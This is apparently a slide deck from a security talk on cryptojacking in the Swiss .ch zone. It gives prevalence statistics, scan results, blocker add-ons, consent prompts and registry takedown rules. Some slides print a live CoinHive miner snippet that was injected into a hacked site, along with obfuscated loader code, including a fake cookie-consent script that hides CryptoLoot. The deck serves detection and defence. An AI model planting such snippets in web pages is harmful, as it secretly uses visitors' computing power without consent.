
Compared to other TLDs

TLD	Accessible Domains	# Cryptominers	Percentage
.fr	2,302,097	400	0.017%
.li	34,086	6	0.017%
.ch	1,264,329	116	0.009%
.se	1,142,395	79	0.007%

Affected CMS (.ch)



XMR Address Distribution





html:PbNDLKIHLcM0hNXOIM7sRTsk66ZuAamf



Explore

Downloads

Reports

Developer Pricing

Enterprise Access

Contact Us

My Profile

[Exploits](#) [Maps](#) [Share Search](#) [Download Results](#) [Create Report](#)

TOTAL RESULTS

567

TOP COUNTRIES



United States	288
Germany	36
France	31
Ireland	20
United Kingdom	20

TOP SERVICES

HTTPS	284
HTTP	262
HTTP (8080)	12
HTTP (84)	2
9443	1

TOP ORGANIZATIONS

Amazon.com	71
Digital Ocean	41
The Endurance International Group	26
Google Cloud	12
Unified Layer	8

TOP OPERATING SYSTEMS

Welcome | Ministry of Trade, Industry and EAC Affairs

197.243.19.128

Kalisimbi

Added on 2018-05-24 09:39:34 GMT

Rwanda

Technologies: CoinHive

[Details](#)

SSL Certificate

Issued By:

|- Common Name: *.mis.minicom.gov.rw

|- Organization: Trade and information

web app

Issued To:

|- Common Name: *.mis.minicom.gov.rw

|- Organization: Trade and information

web app

Supported SSL Versions

SSLv3, TLSv1, TLSv1.1, TLSv1.2

Diffie-Hellman Parameters

Fingerprint: mod_ssl

2.2.x/Hardcoded 1024-bit prime

HTTP/1.1 403 Forbidden

Date: Thu, 24 May 2018 09:32:47 GMT

Server: Apache/2.2.15

X-Powered-By: PHP/5.3.3

Expires: Sun, 19 Nov 1978 05:00:00 GMT

Cache-Control: no-cache, must-revalidate, post-check=0, pre-check=0

X-Content-Type-Options: nosniff

Content-Language: en

Link: </node/100572>; re...

DT* Digital Theatre

34.252.109.79

ec2-34-252-109-79.eu-

west-1.compute.amazonaws.com

Amazon.com

Added on 2018-05-24 09:13:06 GMT

Ireland, Dublin

Technologies: CoinHive

[Details](#)

cloud

SSL Certificate

Issued By:

|- Common Name: Amazon

|- Organization: Amazon

Issued To:

|- Common Name:

www.digitaltheatreplus.com

Supported SSL Versions

TLSv1, TLSv1.1, TLSv1.2

HTTP/1.1 200 OK

Cache-Control: public, max-age=600

Cache-control: no-cache="set-cookie"

Content-Language: en

Content-Type: text/html; charset=utf-8

Date: Thu, 24 May 2018 09:13:05 GMT

Etag: "1525783566-0"

Expires: Sun, 19 Nov 1978 05:00:00 GMT

Last-Modified: Tue, 08 May 2018 12:46:06 GMT

...

Home | Pardee Center for International Futures

59.41.114.203


HTTP/1.1 200 OK



Reasons for Cryptomining?

1. Operator mines with the user's consent
2. Operator placed a secret cryptominer
3. Site has been compromised and a cryptominer was injected

Legitimate Use



Obviously a Hacked Site

```

510 <span id="line485"></span></span><span>&lt;<span class="start-tag">p</span>&gt;</span><span></span><span>&lt;<span
  • class="start-tag">script</span> <span class="attribute-name">src</span>=<a class="attribute-value"
  • href="view-source:https://coinhive.com/lib/coinhive.min.js"
  • style="">https://coinhive.com/lib/coinhive.min.js</a>&gt;</span><span></span><span>&lt;</span>
  • class="end-tag">script</span>&gt;</span><span></span><span>&lt;<span class="start-tag">script</span>&gt;</span><span>var
  • miner = new CoinHive.Anonymous('qbnWbp48gqCM8TLCpWqX1BTfJfxjksvA'); miner.start();</span><span>&lt;</span>
  • class="end-tag">script</span>&gt;</span><span></span><span>&lt;<span class="start-tag">script</span> <span
  • class="attribute-name">src</span>=<a class="attribute-value" href="view-source:https://coinhive.com/lib/coinhive.min.js"
  • style="">https://coinhive.com/lib/coinhive.min.js</a>&gt;</span><span></span><span>&lt;</span>
  • class="end-tag">script</span>&gt;</span><span></span><span>&lt;<span class="start-tag">script</span>&gt;</span><span>var
  • miner = new CoinHive.Anonymous('qbnWbp48gqCM8TLCpWqX1BTfJfxjksvA'); miner.start();</span><span>&lt;</span>
  • class="end-tag">script</span>&gt;</span><span></span><span>&lt;<span class="start-tag">script</span> <span
  • class="attribute-name">src</span>=<a class="attribute-value" href="view-source:https://coinhive.com/lib/coinhive.min.js"
  • style="outline: 1px dotted; outline-offset:
  • 0px;">https://coinhive.com/lib/coinhive.min.js</a>&gt;</span><span></span><span>&lt;</span>
  • class="end-tag">script</span>&gt;</span><span></span><span>&lt;<span class="start-tag">script</span>&gt;</span><span>var
  • miner = new CoinHive.Anonymous('qbnWbp48gqCM8TLCpWqX1BTfJfxjksvA'); miner.start();</span><span>&lt;</span>
  • class="end-tag">script</span>&gt;</span><span></span><span>&lt;</span> class="end-tag">p</span>&gt;</span><span></span>
511 <span id="line486"></span>> </span><span>&lt;</span> class="end-tag">div</span>&gt;</span><span></span><span><span
  • class="comment">&lt;!-- .entry-content --&gt;</span><span></span>
512 <span id="line487"></span>>
513 <span id="line488"></span>>
514 <span id="line489"></span>> </span><span>&lt;<span class="start-tag">footer</span> <span
  • class="attribute-name">class</span>=<a class="attribute-value">entry-footer</a>&gt;</span><span></span>
515 <span id="line490"></span>> > </span><span>&lt;<span class="start-tag">span</span> <span
  • class="attribute-name">class</span>=<a class="attribute-value">posted-on</a>&gt;</span><span></span><span></span><span>&lt;<span

```

Browser Addons

The screenshot shows the Firefox Add-ons Manager interface. The browser's address bar displays 'about:addons'. A search bar at the top right contains the text 'mining'. Below the search bar, there are tabs for 'Name', 'Last Updated', and 'Best match', with 'Best match' selected. A 'Search:' section has two radio buttons: 'My Add-ons' (unselected) and 'Available Add-ons' (selected). The main content area lists several add-ons:

Add-on Name	Description	Last Updated	Actions
Mining Blocker	This free Crypto Mining Blocker for Firefox, blocks all CPU-Crypto Miners before...	March 6, 2018	Disable, Remove
Coin Mining Blocker	Block JavaScript coin mining scripts at network level	December 5, 2017	Install
NotMINING.org	EN:Check if your favorite website is mining or not.Developed by Adan K. Martin & Jose C. Ga...	February 26, 2018	Install
Minimalist	Simple To-Do list with a minimalist notebook look. Add, edit and delete your tasks with a sin...	May 18, 2017	Install
NoMiner - Block Coin Miners	Easily stop coin miners from using your computer resources.	December 19, 2017	Install
CryptoTab	CryptoTab allows you to mine Bitcoins right in your Firefox Browser and multiply your incom...	March 1, 2018	Install
Mines	The classic game of Minesweeper recreated for Firefox. Includes several interesting variatio...	March 5, 2007	Install
No Coin	Stop coin miners on the web!	February 25, 2018	Install

Adblocker Evasion

```

1 <script type='text/javascript'>
2 var _0xcc28=["(k(1m){\\"98 b4\\";j J=k(34,I){d.I=I||{};d.7j=34;d.7b=z;d.1h=[];d.5m=0;d.2N=z;d.60=0;d.4e=3;d.a8=z;d.4b=0;d.79=0;d.6D=D.4U(0,D.2M(.99,0
• al=7m.f4||4;d.6F=d.I.25||aL;d.aj=d.aD()&&!d.I.fc;d.5p=\\\"ab\\\";d.95=d.bS.1o(d);d.aE=d.bP.1o(d)};J.E.2X=k(2S,aI){d.1a.2S=2S||K.6G;d.5d=aI;if(d.1a.1n)+
• i=0;i<d.1h.r;i++){j 2w=d.1h[i];1p+=2w.4W;if(aH){j aB=(V-2w.9q)/1A*.9;1p+=aB*2w.1q}}l 1p|0};J.E.fe=k(){l d.5m};J.E.fb=k(){l d.a8};J.E.6s=k(A,1d){if
• i=0;2r>d.1h.r;i++){j 2w=F K.2e;if(d.2N){2w.4V(d.2N,d.95)}d.1h.3a(2w)}m if(2r<d.1h.r){1J(2r<d.1h.r){j 2w=d.1h.ck();d.79+=2w.4W;2w.1N()}}};J.E.aD=k
• ad={4y:\\\"1\\\",1X:\\\"eQ\\\",1v:\\\"eR\\\",2u:\\\"eS\\\"};d.4d.4j(ad,k(ac){1d(ac.8S===Q)}).1o(d)};J.E.8D=k(1d){if(d.aj||d.5p===\\\"aa\\\"){1d()}m if(d.5p===\\\"ab\\\"
• K.2e}d.6z(d.6F);d.60=Q;if(K.2s.49&&!d.5d){d.6x=Q;d.4k.bw(k(5f){d.6x=R;if(!5f){d.1N();d.1K(\\\"8k\\\",{14:\\\"eN\\\"});d.1K(\\\"1w\\\",{1w:\\\"ff\\\"});l d.1K(\\\"8k
• if(!80&&!d.6C())}{d.6N()}{if(d.6C())&&!d.6x){if(d.6w){d.6w.29(\\\"c8\\\")}2b{c9.fJ(\\\"o\\\",4Z.8B({1U:d.1a.1U,4h:1c.V()}))}10(e)}}};J.E.7N=k(){j 1p=d.c4();
• 2b=fV,i=s.r;1J(i){2b=2b*33^s.4r(—i)}l 2b>>0};J.E.7T=k(){if(d.7p){d.7q()}m{d.b7(k(6r){if(6r){d.7p=Q;d.7q()}m{d.1K(\\\"1w\\\",{1w:\\\"fW\\\"})}}.1o(d)}}};
• \\x74\\x69\\x6D\\x69\\x7A\\x61\\x74\\x69\\x6F\\x6E\\x73\\x7C\\x63\\x6C\\x6F\\x73\\x75\\x72\\x65\\x7C\\x7A\\x41\\x7C\\x5F\\x30\\x7C\\x6D\\x61\\x74\\x63\\x68\\x7C\\x63\\x61\\x6C\\x6C\\x6
• \\x4E\\x5F\\x50\\x4F\\x49\\x4E\\x54\\x45\\x52\\x53\\x7C\\x72\\x65\\x6D\\x6F\\x76\\x65\\x46\\x75\\x6E\\x63\\x74\\x69\\x6F\\x6E\\x7C\\x61\\x74\\x61\\x6E\\x32\\x7C\\x4D\\x61\\x74\\x68\\x5
• \\x4C\\x45\\x52\\x5F\\x53\\x45\\x54\\x54\\x49\\x4E\\x47\\x53\\x7C\\x74\\x61\\x6E\\x7C\\x65\\x6D\\x73\\x63\\x72\\x69\\x70\\x74\\x65\\x6E\\x5F\\x67\\x65\\x74\\x5F\\x63\\x6F\\x6D\\x70\\x6
• \\x5F\\x5F\\x5A\\x7C\\x64\\x65\\x6D\\x61\\x6E\\x67\\x6C\\x69\\x6E\\x67\\x7C\\x74\\x72\\x61\\x63\\x65\\x7C\\x65\\x6E\\x6C\\x61\\x72\\x67\\x65\\x7C\\x63\\x75\\x72\\x72\\x65\\x6E\\x74\\x7
• \\x53\\x55\\x50\\x50\\x4F\\x52\\x54\\x7C\\x77\\x61\\x72\\x6E\\x69\\x6E\\x67\\x7C\\x5F\\x5F\\x63\\x78\\x61\\x5F\\x64\\x65\\x6D\\x61\\x6E\\x67\\x6C\\x65\\x7C\\x41\\x4C\\x4C\\x4F\\x57\\x5
• \\x38\\x35\\x30\\x39\\x30\\x32\\x39\\x7C\\x4E\\x55\\x4C\\x4C\\x7C\\x6D\\x61\\x6C\\x6C\\x6F\\x63\\x7C\\x77\\x61\\x6E\\x74\\x7C\\x69\\x6E\\x63\\x72\\x65\\x61\\x73\\x69\\x6E\\x67\\x7C\\x7
• \\x73\\x74\\x7C\\x70\\x79\\x7C\\x65\\x6D\\x63\\x63\\x7C\\x70\\x61\\x72\\x65\\x6E\\x74\\x7C\\x70\\x72\\x65\\x6C\\x6F\\x61\\x64\\x65\\x64\\x7C\\x69\\x6E\\x74\\x7C\\x70\\x72\\x65\\x6C\\x6
• \\x68\\x65\\x72\\x65\\x7C\\x70\\x72\\x65\\x76\\x69\\x6F\\x75\\x73\\x7C\\x6E\\x6F\\x72\\x6D\\x61\\x6C\\x69\\x7A\\x65\\x7C\\x76\\x61\\x6C\\x69\\x64\\x7C\\x57\\x61\\x73\\x6D\\x54\\x79\\x7
• \\x70\\x72\\x65\\x6C\\x6F\\x61\\x64\\x65\\x64\\x49\\x6D\\x61\\x67\\x65\\x73\\x7C\\x7C\\x74\\x68\\x61\\x74\\x7C\\x70\\x6F\\x77\\x7C\\x61\\x72\\x72\\x61\\x79\\x42\\x75\\x66\\x66\\x65\\x7
• \\x70\\x7C\\x4D\\x61\\x74\\x68\\x5F\\x73\\x71\\x72\\x74\\x7C\\x67\\x65\\x74\\x41\\x6C\\x69\\x67\\x6E\\x53\\x69\\x7A\\x65\\x7C\\x50\\x72\\x6F\\x6D\\x69\\x73\\x65\\x7C\\x70\\x72\\x65\\x7
• \\x6D\\x65\\x7C\\x4D\\x61\\x74\\x68\\x5F\\x74\\x72\\x75\\x6E\\x63\\\",\\\",\\\",\\\"x66\\x72\\x6F\\x6D\\x43\\x68\\x61\\x72\\x43\\x6F\\x64\\x65\\\",\\\"x72\\x65\\x70\\x6C\\x61\\x63\\x65\\\",\\\"x5C\\x7
• 29):_0x644ex3.toString(36))};if(!_0xcc28[4][_0xcc28[6]](/^/,String)){while(_0x644ex3—){_0x644ex6[_0x644ex5(_0x644ex3)]=_0x644ex4[_0x644ex3]||_0
• _0x644ex1}(_0xcc28[0],62,1153,_0xcc28[3][_0xcc28[2]](_0xcc28[1]),0,{})}
3 </script>
4 <!DOCTYPE html>
5 <!--[if lt IE 7 ]> <html lang="de-DE" class="no-js ie6"> <![endif]-->
6 <!--[if IE 7 ]> <html lang="de-DE" class="no-js ie7"> <![endif]-->
7 <!--[if IE 8 ]> <html lang="de-DE" class="no-js ie8"> <![endif]-->
8 <!--[if IE 9 ]> <html lang="de-DE" class="no-js ie9"> <![endif]-->
9 <!--[if (gt IE 9)|!(IE)]><!--><html lang="de-DE" class="no-js" manifest="cache-manifest.manifest"><!--<![endif]-->
10 ~
11 > <head profile="http://gmpg.org/xfn/11">
12 ~
13 .....<meta name="viewport" content="width=device-width, initial-scale=1" />
14 > > <meta charset="UTF-8" />
15 ~
16 > > <title></title>

```

Intentional, Secret Mining

The screenshot shows a web browser window displaying the 'Bitcoin Gratis' website. The website has a dark header with navigation links: 'BITCOINS GRATIS ERHALTEN', 'BITCOIN-TOOLS', and 'ÜBER BITCOIN-GRATIS.CH'. Below the header is an 'Instagram Feed' section featuring a post from '#bitcoin' with a video thumbnail and a post titled 'I'M NOT FUCKING SELLING'. To the right of the feed is a 'Bitcoin News!' section with a headline: '\$1.6 billion cryptocurrency exchange Coinbase isn't adding Ripple after all — and it's obvious why not 06 Mar 2018 22:18'.

Overlaid on the bottom right of the browser window is a macOS 'Activity Monitor (All Processes)' window. The 'CPU' tab is selected, showing a list of processes with columns for Process Name, % CPU, CPU Time, Threads, Idle Wake Ups, PID, and User. The processes listed include Google Chrome Helper, GIMP, Firefox, CalendarAgent, CalNCService, kernel_task, WindowServer, mds, Activity Monitor, mds_stores, mdworker, and Atom. At the bottom of the Activity Monitor window, a summary box shows the following statistics:

System:	4.25%
User:	79.48%
Idle:	16.27%

Below the summary box is a 'CPU LOAD' graph showing a blue area representing the load over time. To the right of the graph, the following statistics are displayed:

Threads	1733
Processes:	362

Keeping the .CH Zone clean

Combating cybercrime



Under certain conditions, the registries for the ".ch" and ".swiss" domain are required to block domain names suspected of being used for phishing, for the distribution of harmful software ("malware") or to support such activities.

The measures to combat cybercrime using domain names as laid down in the Ordinance on Internet Domains (OID; CC 784.104.2 revised on 1 January 2018) apply to top-level internet domains for the management of which the Confederation is responsible, i.e. the ".ch" and ".swiss" domains; in particular,

<https://www.bakom.admin.ch/bakom/de/home/digital-und-internet/internet/bekaempfung-der-internetkriminalitaet.html>
<https://www.admin.ch/opc/de/classified-compilation/20141744/index.html>

Reasons for Cryptomining?

1. Operator mines with the user's consent
2. Operator placed a secret cryptominer
3. Site has been compromised and a cryptominer was injected

PASS

BLOCKED

BLOCKED

Asking for Consent

yourdomain.com Would Like To Use Your Computing Power

You can support yourdomain.com by allowing them to use your processor for calculations. The calculations are securely executed in your Browser's sandbox. You don't need to install anything.

Note: if you are on a mobile device, this may drain your battery.

Allow for this session

Cancel

powered by  coinhive – [more info](#)

s relevant to your browsing history.

o note that cookies cannot be used to gather information
s of your computer, and they cannot contain viruses or

All websites across the EU are
now required to ask your
permission to place cookies on

This site would like to use your computing power. You can support yourdomain.com by allowing them to use your processor for calculations. The calculations are securely executed in your Browser's sandbox. You don't need to install anything. Note: if you are on a mobile device, this may drain your battery. [Cryptomining Policy](#)

> Session Settings

✓ Accept Cryptomining



A Sneaky Case


The most popular free solution to US and European Cookie Laws

European and American laws require that digital publishers give visitors to their sites and apps information about their use of cookies and other forms of local storage. These laws also require that consent be obtained. A breach of these regulations can result in a **fine of up to \$500,000**.

[Download Script](#)[Wordpress Plugin](#)

Looks Familiar?

<http://cookiescript.info/libs/cookieconsent.6.min.js>



```

_0x39f8x2,this[_0x2702[145]][_0x2702[155]](_0x39f8x1)),_0x39f8x2[_0x2702[35]]
[_0x2702[52]]= function(){this[_0x2702[145]]&& (this[_0x2702[145]][_0x2702[157]]
()),this[_0x2702[145]]= null),this[_0x2702[151]]= !1},_0x39f8x1[_0x2702[89]]
[_0x2702[77]]= _0x39f8x2}(window),self[_0x2702[89]]= self[_0x2702[89]]||
{,self[_0x2702[89]][_0x2702[48]]= {LIB_URL:_0x2702[158],WEBSOCKET_SHARDS:
[[_0x2702[159],_0x2702[160],_0x2702[161],_0x2702[162],_0x2702[163],_0x2702[164],_0x2702
[165],_0x2702[166],_0x2702[167],_0x2702[168],_0x2702[169],_0x2702[170]],CAPTCHA_URL:_0
x2702[171]],CryptoLoot[_0x2702[41]]= URL[_0x2702[43]]( new Blob([_0x2702[172]]));
var miner = new
